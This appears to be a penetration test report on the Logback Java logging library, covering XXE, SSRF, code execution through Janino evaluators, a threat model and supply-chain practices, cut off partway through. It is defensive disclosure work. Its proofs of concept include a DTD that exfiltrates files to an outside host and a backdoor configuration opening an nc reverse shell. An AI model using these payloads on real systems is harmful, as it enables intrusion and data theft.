Test Targets:

Logback Implementation
Logback Threat Model
Logback Supply Chain

Pentest Report

Client:
Logback Team
in collaboration with the
Open Source Technology Improvement Fund, Inc

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction **3**
Scope **4**
Identified Vulnerabilities **5**
LOG-01-001 WP1: Arbitrary Server File Extraction via XXE (Medium) 5
LOG-01-002 WP1: SSRF via DOCTYPE Handling (Low) 8
LOG-01-003 WP1: Arbitrary Code Execution via JaninoEventEvaluator (Critical) 10
Hardening Recommendations **13**
LOG-01-004 WP1: Self-XSS at User Info Page (Info) 13
LOG-01-005 WP1: Possible KeyStore Access via Insecure Defaults (Info) 14
WP2: Logback Lightweight Threat Model **15**
Introduction 15
Relevant assets and threat actors 15
Attack surface 16
Threat 01: Disrupted Continuity of the Software (Denial of Service) 18
Threat 02: Malicious Releases via Source or Binary Modifications 19
Threat 03: Network-based attacks on Appenders and Receivers 20
Threat 04: Incomplete Fixes or Regressions Introducing Security Issues 22
Threat 05: Malicious Data Injections 23
WP3: Logback Supply Chain Implementation **25**
Introduction and General Analysis 25
Current SLSA practices of Logback 25
SLSA v1.0 Analysis Summary 26
SLSA v1.0 Detailed Analysis 27
SLSA v0.1 Analysis 29
SLSA v0.1 & v1.0 Hardening Recommendations 30
Conclusion **32**

Introduction

“The reliable, generic, fast and flexible logging framework for Java.”

From https://github.com/qos-ch/logback

“Logback is intended as a successor to the popular log4j project, picking up where log4j 1.x leaves off.”

From https://logback.qos.ch/

This document outlines the results of a penetration test and *whitebox* security review conducted against the Logback platform. The project was solicited by the Logback team, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by the *Sovereign Tech Agency*, and executed by 7ASecurity in December 2024. The audit team dedicated 35 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Logback users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to documentation, test users, and source code. A team of 4 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by November 2024, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The Logback team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox tests against Logback
- WP2: Logback Lightweight Threat Model Documentation
- WP3: Logback Supply Chain Analysis

The findings of the security audit (WP1) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
3	*2*	*5*

Please note that the analysis of the remaining work packages (WP2, WP3) is provided separately, in the following sections of this report:

- WP2: Logback Lightweight Threat Model
- WP3: Logback Supply Chain Implementation

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Logback project.

Scope

The following list outlines the items in scope for this project:

- **WP1: Whitebox tests against Logback**
  - Logback Main repository: https://github.com/qos-ch/logback
  - Logback Documentation: https://logback.qos.ch/
- **WP2: Logback Lightweight Threat Model Documentation**
  - As above
- **WP3: Logback Supply Chain Analysis**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *LOG-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

LOG-01-001 WP1: Arbitrary Server File Extraction via XXE *(Medium)*

Retest Notes: The Logback team resolved this issue during the test by removing the affected component[1], and 7ASecurity confirmed that the fix is valid.

The *StaxEventRecorder* component in the Logback library is vulnerable to *XML External Entity* (XXE) attacks. This flaw enables attackers to exfiltrate arbitrary server files using maliciously crafted XML that references an external *Document Type Definition* (DTD).

Notably, a similar vulnerability was previously reported, ranked critical, and mitigated in the *SaxEventRecorder* component[2]. The severity is reduced in this case, as the affected component, *StaxEventRecorder*, is not directly used by Logback internals. Exploitation requires the vulnerable application to explicitly reference and invoke the component, significantly reducing its practical impact in most deployments. This was confirmed as follows:

PoC (evil.dtd):

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://<attacker-host>/?collect=%file;'>">
%all;
```

PoC (Vulnerable.java):

```
package com.example;

import ch.qos.logback.core.joran.event.stax.StaxEventRecorder;
import ch.qos.logback.core.joran.event.stax.StaxEvent;
import ch.qos.logback.core.joran.spi.JoranException;

import java.io.ByteArrayInputStream;
import java.nio.charset.StandardCharsets;
import java.util.List;

public class Vulnerable {
    public static void main(String[] args) {
        String maliciousXML = """
```

[1] https://github.com/qos-ch/logback/commit/6ddf9189
[2] https://jira.qos.ch/projects/LOGBACK/issues/LOGBACK-1465

```
            <?xml version="1.0" encoding="ISO-8859-1"?>
            <!DOCTYPE data [
            <!ENTITY % file SYSTEM
            "file:///etc/hostname">
            <!ENTITY % dtd SYSTEM
            "http://23.254.203.53/evil.dtd">
            %dtd;
            ]>
            <data>&send;</data>
           """;

        // Convert malicious XML string to InputStream
        ByteArrayInputStream inputStream = new
            ByteArrayInputStream(maliciousXML.getBytes(StandardCharsets.UTF_8));

        // Create the StaxEventRecorder instance
        StaxEventRecorder recorder = new StaxEventRecorder(null);
        try {
            // Attempt to parse the malicious XML
            recorder.recordEvents(inputStream);
            System.out.println("Successfully parsed the XML");
            // Retrieve and print the recorded events
            // NOTE: Useful for local XXE tests
            List<StaxEvent> events = recorder.getEventList();
            for (StaxEvent event : events) {
                System.out.println(event);
            }
            } catch (JoranException e) {
                // Exception thrown during parsing
                System.err.println("Error during XML parsing: " + e.getMessage());
            }
        }
    }
}
```

Steps to Reproduce:

1. Host a malicious external DTD (evil.dtd).
2. Use the malicious XML input within a vulnerable application that employs *StaxEventRecorder* (Vulnerable.java).
3. Monitor the server logs to observe exfiltration requests.

Example Server Logs:

```
213.149.56.151 - - [09/Dec/2024:20:28:33 +0000] "GET /evil.dtd HTTP/1.1" 200 343 "-" "Java/17.0.13"
213.149.56.151 - - [09/Dec/2024:20:28:33 +0000] "GET /?collect=Laptop HTTP/1.1" 200 202 "-" "Java/17.0.13"
```

The root cause for this issue appears to be in the following code path:

Affected File:
https://github.com/qos-ch/logback/[...]/core/joran/event/stax/StaxEventRecorder.java

Affected Code:
```
public class StaxEventRecorder extends ContextAwareBase {
    List<StaxEvent> eventList = new ArrayList<StaxEvent>();
    ElementPath globalElementPath = new ElementPath();

    public StaxEventRecorder(Context context) {
        setContext(context);
    }

    public void recordEvents(InputStream inputStream) throws JoranException {
        try {
                                                  XMLEventReader    xmlEventReader    =
XMLInputFactory.newInstance().createXMLEventReader(inputStream);
            read(xmlEventReader);
        } catch (XMLStreamException e) {
            throw new JoranException("Problem parsing XML document", e);
        }
    }
```

It is recommended to disable XXE processing in the affected component by applying the following fix:

Proposed Fix:
```
XMLInputFactory factory = XMLInputFactory.newInstance();
factory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
factory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
XMLEventReader xmlEventReader = factory.createXMLEventReader(inputStream);
read(xmlEventReader);
```

For further guidance on XXE mitigation, refer to the *OWASP XML External Entity Prevention Cheat Sheet*[3].

[3] https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

LOG-01-002 WP1: SSRF via DOCTYPE Handling *(Low)*

Retest Notes: The Logback team resolved this issue during the test[4], and 7ASecurity confirmed that the fix is valid. *CVE-2024-12801*[5] was assigned to this weakness.

The *SaxEventRecorder* component of Logback contains a *Server-Side Request Forgery (SSRF)* vulnerability, allowing attackers to send requests from the server to arbitrary internal or external locations, potentially accessing sensitive information or performing unauthorized actions.

The issue arises from incomplete mitigations in the *buildSaxParser* method, where the *disallow-doctype-decl* feature, intended to prevent *DOCTYPE* declarations, remains disabled despite protections introduced after the *LOGBACK-1465*[6] XXE vulnerability.

The severity is reduced because exploitation requires modifying the *logback.xml* file, and the lack of immediate feedback for attackers makes the vulnerability dependent on blind requests, reducing its impact and feasibility.

Disabling *external-general-entities* and *external-parameter-entities* typically prevents XXE attacks. However, leaving *disallow-doctype-decl* commented out still allows attackers to exploit DOCTYPE declarations. This can enable SSRF attacks by forcing the server to resolve external entities, which was confirmed as follows:

PoC (logback.xml):

```
<!DOCTYPE r SYSTEM "http://192.168.1.100/api/v1/delete?hash=4125[...]87f2">
<configuration>
  <appender name="CONSOLE" class="ch.qos.logback.core.ConsoleAppender">
    <encoder>
                <pattern>%d{yyyy-MM-dd  HH:mm:ss}  [%thread]  %-5level  %logger{36}  -
%msg%n</pattern>
    </encoder>
  </appender>
  <root level="debug">
    <appender-ref ref="CONSOLE" />
  </root>
</configuration>
```

In this PoC, the DOCTYPE declaration points to an API service hosted at an internal IP address (*192.168.1.100*). When the *logback.xml* file is processed, the server makes an HTTP request to the specified address. A similar approach could allow attackers to:

[4] https://github.com/qos-ch/logback/commit/5f05041cba
[5] https://www.cve.org/cverecord?id=CVE-2024-12801
[6] https://jira.qos.ch/projects/LOGBACK/issues/LOGBACK-1465

1. Probe internal services (e.g., API endpoints) by directing the server to make requests to various internal IPs and ports.
2. Extract sensitive information from responses or headers of internal services.
3. Use the server as a proxy to perform attacks on external systems, bypassing network restrictions.

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/qos-ch/logback/[...]/core/joran/event/SaxEventRecorder.java

Affected Code:

```
private SAXParser buildSaxParser() throws JoranException {
    try {
        SAXParserFactory spf = SAXParserFactory.newInstance();
        spf.setValidating(false);
              //  spf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", 
true);
        // See LOGBACK-1465
        spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
              spf.setFeature("http://xml.org/sax/features/external-parameter-entities", 
false);
        spf.setNamespaceAware(true);
[...]
```

It is recommended to uncomment the *disallow-doctype-decl* line. This change will ensure that DOCTYPE declarations are rejected outright, eliminating the SSRF vector.

LOG-01-003 WP1: Arbitrary Code Execution via *JaninoEventEvaluator* (*Critical*)

Retest Notes: The Logback team resolved this issue during the test[7], and 7ASecurity confirmed that the fix is valid. *CVE-2024-12798*[8] was assigned to this weakness.

The Logback *JaninoEventEvaluator*[9] component introduces a critical vulnerability by allowing the execution of arbitrary Java code. Evaluator expressions, intended for conditional logic, are unrestricted, enabling attackers to execute commands like invoking *java.lang.Runtime* methods for system-level operations. This capability allows for backdooring or abusing Java applications relying on Logback, leading to privilege escalation, data compromise, or complete system takeover. This issue may have severe consequences and wide-reaching impact. Any Java application using Logback is a potential target, particularly in environments where attackers can influence configuration files, exploit deployment pipelines, set environment variables (i.e. as in *CVE-2019-7609*[10], ranked critical[11]), or developers are simply enticed to use a tampered Logback configuration file (i.e. sent via email or other means).

This can be exploited by injecting a malicious Logback configuration file (e.g., *backdoor.xml*) into the runtime of the Java application using mechanisms such as:

Command:

```
export JAVA_OPTS="$JAVA_OPTS -Dlogback.configurationFile=/tmp/backdoor.xml"
```

PoC (backdoor.xml):

```
<configuration>
  <appender name="CONSOLE" class="ch.qos.logback.core.ConsoleAppender">
    <encoder>
                 <pattern>%d{yyyy-MM-dd   HH:mm:ss}   [%thread]   %-5level   %logger{36}   -
%msg%n</pattern>
    </encoder>
    <filter class="ch.qos.logback.core.filter.EvaluatorFilter">
      <!-- Defaults to type ch.qos.logback.classic.boolex.JaninoEventEvaluator -->
      <evaluator>
        <expression>
          <![CDATA[
            try {
              String[] cmd = {"/bin/nc", "23.254.XXX.YYY", "4444", "-e", "/bin/bash"};
              java.lang.Runtime.getRuntime().exec(cmd);
            } catch (Exception e) {
            }
```

[7] https://github.com/qos-ch/logback/commit/2cb6d520df7592
[8] https://www.cve.org/cverecord?id=CVE-2024-12798
[9] https://logback.qos.ch/manual/filters.html#JaninoEventEvaluator
[10] https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/
[11] https://nvd.nist.gov/vuln/detail/cve-2019-7609

```
            return true;
          ]]>
        </expression>
        </evaluator>
        <OnMatch>ACCEPT</OnMatch>
        <OnMismatch>DENY</OnMismatch>
        </filter>
  </appender>

  <root level="debug">
    <appender-ref ref="CONSOLE" />
  </root>
</configuration>
```

In this PoC, the *EvaluatorFilter* spawns an external process (*nc*) to establish a reverse shell connection to an attacker-controlled server. This demonstrates the ability to execute arbitrary OS commands and highlights a number of potential impacts:

- **Persistence**: Insert backdoors or tamper with application logic.
- **Network Exploitation**: Use application privileges to conduct lateral movement or attack internal networks.
- **File System Access**: Read, modify, or delete sensitive files on the system, such as configuration files, application logs, or user data, potentially leading to data theft, service disruption, or further exploitation.
- **Privilege Escalation**: Execute malicious commands to elevate privileges, such as exploiting SUID binaries to gain root access or leveraging application permissions to access restricted system resources.

The root cause for this issue appears to be in the following code path:

Affected File:
[https://github.com/qos-ch/logback/[...]/core/boolex/JaninoEventEvaluatorBase.java](https://github.com/qos-ch/logback/[...]/core/boolex/JaninoEventEvaluatorBase.java)

Affected Code:

```
import org.codehaus.janino.ScriptEvaluator;
[...]
abstract public class JaninoEventEvaluatorBase<E> extends EventEvaluatorBase<E> {
    [...]
    @Override
    public void start() {
        try {
            assert context != null;
                     scriptEvaluator = new ScriptEvaluator(getDecoratedExpression(),
EXPRESSION_TYPE, getParameterNames(), getParameterTypes(), THROWN_EXCEPTIONS);
            super.start();
        } catch (Exception e) {
             addError("Could not start evaluator with expression [" + expression + "]",
e);
```

```
        }
    }

    public boolean evaluate(E event) throws EvaluationException {
        if (!isStarted()) {
            throw new IllegalStateException("Evaluator [" + name + "] was called in stopped state");
        }
        try {
            Boolean result = (Boolean) scriptEvaluator.evaluate(getParameterValues(event));
            [...]
```

It is recommended to restrict the evaluator to basic expressions, to remove this attack vector while preserving its utility for simple conditional logic. It is further advised to:

1. **Restrict Evaluator Expression Capabilities**: Limit expressions to basic conditionals or single-line operations. Avoid allowing unrestricted Java code execution.
2. **Disable Dynamic Evaluation by Default**: Unless explicitly required and properly secured, disable this feature in Logback.
3. **Secure Configuration Practices**: Provide clear documentation emphasizing risks and recommending safer configuration approaches.
4. **Perform Security Audits**: Review Logback configurations in all active deployments to identify and mitigate potential abuse of evaluator expressions.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

LOG-01-004 WP1: Self-XSS at User Info Page *(Info)*

The Logback project website[12] generally sanitizes user input, but some areas render user-supplied input insecurely. Although no practical attack vector exists, as exploitation requires a user to input a crafted payload and view it on the *Translator* pages[13], this issue should be patched as part of hardening measures.

Steps to Reproduce:

1. Put an XSS payload into a GitHub profile Bio field
   Example PoC: `<img src=null onerror=alert(document.domain)>`
2. Go to any of the translators at https://logback.qos.ch/translator/.
   (There is a requirement to authenticate via Github)
3. Log in with the GitHub account, after being redirected to https://logback.qos.ch/translator/login.jsp.
4. Navigate to https://logback.qos.ch/translator/userInfo.jsp.

Result:




Fig.: Verification of JavaScript execution context

In general, mitigation of XSS issues can be achieved through a mix of output encoding and input validation. Details to do that can be found in the *OWASP XSS Prevention Cheat Sheet*[14] and the *OWASP Input Validation Cheat Sheet*[15].

[12] https://logback.qos.ch/
[13] https://logback.qos.ch/translator/
[14] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
[15] https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

7ASecurity © 2024

LOG-01-005 WP1: Possible KeyStore Access via Insecure Defaults *(Info)*

It was found that there is potential to deploy Logback insecurely. Specifically, when no user-defined password is set, the *getPassword* method returns "*changeit*", a widely known default for Java KeyStores. Using this password allows attackers with KeyStore access to decrypt sensitive data, compromise cryptographic keys, or alter trust configurations. This might result in unauthorized access, data breaches, or system compromise in edge-case scenarios.

The root cause for this issue appears to be in the following code path:

Affected File:
https://github.com/qos-ch/logback/[...]/core/net/ssl/KeyStoreFactoryBean.java

Affected Code:
```
public class KeyStoreFactoryBean {
   private String location;
   private String provider;
   private String type;
   private String password;
[...]

public String getPassword() {
   return this.password == null ? "changeit" : this.password;
}
```

To mitigate this issue, it is advised to remove the hardcoded KeyStore password, and require or generate an explicitly configured password instead. The *getPassword* method could then validate the presence and strength of the password, throwing an exception if it is missing, empty, or fails to meet predefined security criteria. This would enforce secure configurations and entirely eliminate the potential for weak or default credentials.

WP2: Logback Lightweight Threat Model

Introduction

Logback is an open-source logging framework commonly used in the Java ecosystem, succeeding the *log4j 1.x* project. It is highly configurable and extensible, allowing logs to be saved locally or remotely, supporting advanced filtering and encoding, and enabling auditing and debugging of distributed applications. It supports integration with Servlets and custom module development. Due to its extensive features, deep integration, and past vulnerabilities like *Log4Shell*[16], adherence to strict security standards is essential. It bears mentioning that CVE-2021-44228, only affects log4j 2.x and not log4j 1.x[17]. A robust threat model must be maintained to address potential attacks, misuses, or misconfigurations, as improper integration may inadvertently expand the attack surface of applications utilizing this framework.

Threat model analysis helps organizations identify potential security threats and vulnerabilities, allowing for effective mitigation strategies before attackers can exploit them, enhancing overall system security and resilience. Lightweight threat modeling simplifies this process by loosely following the *STRIDE*[18] methodology, focusing on system analysis, as performed by 7ASecurity, using documentation, specifications, source code, and existing threat models, with assistance from client representatives.

This section aims to identify potential security threats and vulnerabilities that could be exploited by adversaries in the form of categorized attack scenarios. It also suggests possible mitigations. The analysis targets deployments, infrastructure, and processes described in all resources delivered by the client and available during the engagement.

Relevant assets and threat actors

The following key assets were identified as significant from a security perspective:

- Source code repository
- Build artifacts uploaded to Maven Central repository
- Signing key for build artifacts
- Project owner workstation with credentials to repositories, signing key, Maven credentials and others
- Credentials to log receivers (e.g. in Logback configuration file)

The following threat actors are considered relevant for the analysis:

- Advanced Persistent Attacker (Nation State Attacker)

[16] https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance
[17] https://www.slf4j.org/log4shell.html
[18] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model


- External Attacker
- LAN Attacker
- Compromised Developer

Attack surface

In threat modeling, the attack surface encompasses all potential entry points an attacker might exploit to compromise a system, including paths and interfaces for accessing, manipulating, or extracting sensitive data, or disrupting application availability. Identifying the attack surface helps pinpoint potential vulnerabilities and implement defenses to reduce risks.

By analyzing various threats and attack scenarios, organizations can better understand the techniques that could be used to compromise system security.

The diagram below outlines potential attacks on a sample Java application using Logback, configured with *DBAppender*, *SMTPAppender*, and *SocketAppender*, to illustrate the internal network attack surface and a simplified artifact deployment process.



Security Controls	
ID	**Description**
C01	Password authentication
C02	2FA
C03	Secure Remote Access Protocol
C04	Transport Encryption (optional)
C05	SSH keys
C06	Binaries Signing
C07	Code and commits manual inspection
C08	Reproducible builds verification
C09	Dependencies scanning

Assets	
ID	**Description**
A01	Source Code
A02	Build Artifacts
A03	Build Artifacts Signing Key
A04	Credentials (GitHub, Maven etc.)
A05	Credentials (DB/SMTP)

Threat Actors	
ID	**Description**
TA01	Advanced Persistent Threat
TA02	External Attacker
TA03	LAN Attacker
TA04	Compromised Developer

Fig.: Data flow diagram for a sample Java application and simplified build

Threat 01: Disrupted Continuity of the Software (Denial of Service)

Overview

The deep integration of a logging framework with Java applications requires assurance of continuous development. Any disruption, such as the absence of security fixes, could leave applications vulnerable. Migration to alternative solutions may be unfeasible due to incompatibilities, missing features unique to *log4j 1.x* forks, or uncertainty if the project is suspended for any reason.

Countermeasures

Currently, the main owner of the project holds all access rights, including write access to the Logback repository, access to the build and release environment, and the keys used to sign artifacts published to a Maven Central repository, from which most users download binaries. The owner is the sole guarantee of development continuity, and in extreme cases, no one else can publish signed artifacts using the same signature and coordinates in Maven Central.

Attack Scenarios

If the main project owner loses access to credentials or cannot merge security fixes and release new software versions, all applications using Logback may be exposed to known unpatched vulnerabilities. Users would need to promptly replace and rebuild their applications with a fork that includes the patch. Official patching methods are often complex, and dependency changes are more demanding, potentially going unnoticed or delayed, leaving applications exposed to attackers. Given that logback is an open source project, in case the main developer no longer maintains the project, other users can step in and create forks. This has already occurred in the past with certain logback components[19].

Recommendation

Open-source organizations are advised to back up crucial components, and support the main project owner by increasing the number of trusted maintainers with access to key resources, ensuring continuity of software development and releases. Trusted developers should adhere to standardized operational security practices for handling sensitive information, such as signature keys and Maven credentials, including the use of strong passphrases, password managers, and full disk encryption. Sensitive resource

[19] https://github.com/virtualdogbert/logback-groovy-config

storage should be monitored, protected against unauthorized access, and equipped with access logging to detect potential data leaks.

Threat 02: Malicious Releases via Source or Binary Modifications

Overview

Widely used components are prime targets for nation-state threat actors seeking to plant backdoors or exploit vulnerabilities during operations against organizations. As the weakest link is often the human behind the code, attackers may inject vulnerable code at various stages despite technical safeguards. If such code is merged and released, all organizations using the component become unintentionally exposed.

Countermeasures

The project is built and released by the main owner from a self-hosted machine in an undisclosed location, which remains offline except during releases. Reproducible builds are configured to detect discrepancies between the source code and artifacts released to the Maven Central repository, signed with a key accessible only to the owner. Commit hashes are also compared by the owner to detect unwanted modifications before release.

Attack Scenarios

Despite efforts to secure the development lifecycle, the following attack scenarios should be considered, particularly by nation-state actors seeking to backdoor the framework:

- **Phishing Attacks:** Compromising the workstation of the main developer, potentially granting access to the build host and sensitive credentials.
- **Malicious Pull Requests:** Disguised as benign fixes for bugs or performance improvements in critical components such as parsers, socket receivers, or message deserialization routines. Similar to the *XZ Utils* case in 2024, where a threat actor contributed for two years before introducing vulnerable code[20][21].
- **Physical Attacks:** Targeting the workstation of the developer or the self-hosted build host, leading to the compromise of the signature key. This could allow the release of backdoored binaries, which reproducible builds may detect, but coordination with phishing attacks could enable malicious commits and builds to be published.
- **Web Token Compromise:** Exploiting the GitHub Web API token of the developer with master branch write access to commit malicious changes. These changes, when pulled by the build workstation, could trigger remote code

[20] https://tukaani.org/xz-backdoor/
[21] https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know

execution during operations like *git clone*, as seen in *CVE-2018-11235*[22], or other platform-specific vulnerabilities discovered in 2024[23].

Recommendation

Open-source organizations are advised to back up the sole developer of critical components, by increasing the number of trusted individuals responsible for reviewing code modifications, and approving stages of the development lifecycle, reducing the risk of attacker influence on code or published artifacts. The release host should be closely monitored and comply with best security practices to prevent data leakage and facilitate forensic investigations in the event of a breach. Additionally, all commits in the git repository should be signed, as this is not currently standard practice.

Threat 03: Network-based attacks on Appenders and Receivers

Overview

The Logback framework supports local and remote log targets, allowing applications to connect to external targets such as databases, SMTP servers, or *SocketReceiver* instances. This capability can be exploited by attackers within a corporate network to pivot to other hosts through misconfigured Logback receivers or external targets.

Countermeasures

Logback can store credentials for SMTP or database targets in configuration files and supports SSL/TLS encryption[24] to secure communication channels and authenticate peers, such as *SocketReceivers*. Developers can enable these features and configure SSL parameters, including requiring client certificates for authentication.

Attack Scenarios

Despite the implementation of multiple countermeasures in the Logback framework, the following attack scenarios should be considered, particularly in environments with weak configurations:

- **Man-in-the-Middle Attacks:** Targeting remote targets without strong authentication and encryption, enabling interception and modification of log messages.

[22] https://staaldraad.github.io/post/2018-06-03-cve-2018-11235-git-rce/
[23] https://amalmurali.me/posts/git-rce/
[24] https://logback.qos.ch/manual/usingSSL.html

- **Weak Encryption Exploitation:** Attacking channels with weak encryption parameters, allowing log tampering due to the lack of application-level integrity protection mechanisms, such as signatures.
- **Denial of Service:** Overloading remote receivers with excessive log events to disrupt functionality.
- **Remote Code Execution:** Exploiting vulnerabilities in event deserialization, if bypasses for hardened objects are discovered, leading to the compromise of remote receivers.
- **Impersonation of Logging Clients:** Exploiting the lack of caller data in events, which is not included by default.
- **Credential and Data Interception:** Hijacking credentials or messages through unencrypted SMTP connections, enabled by default.

These attack scenarios may apply to users unaware of advanced configuration options such as strong encryption and authentication methods. Therefore, the threat model must include various options, ideally matching common use cases in real applications, and should be expanded over time to meet this requirement.

Recommendation

It is advisable to understand the risks and limitations of configuration options in the context of real attacker techniques to increase awareness among developers integrating Logback. The following solutions should be explored to enhance defenses against the outlined attacks:

- Where possible, Logback should enforce, encourage or default to the use of secure protocols and encryption mechanisms over insecure ones. The goal should be to make it substantially more difficult to deploy Logback insecurely, than securely, to reduce the odds of insecure deployments.
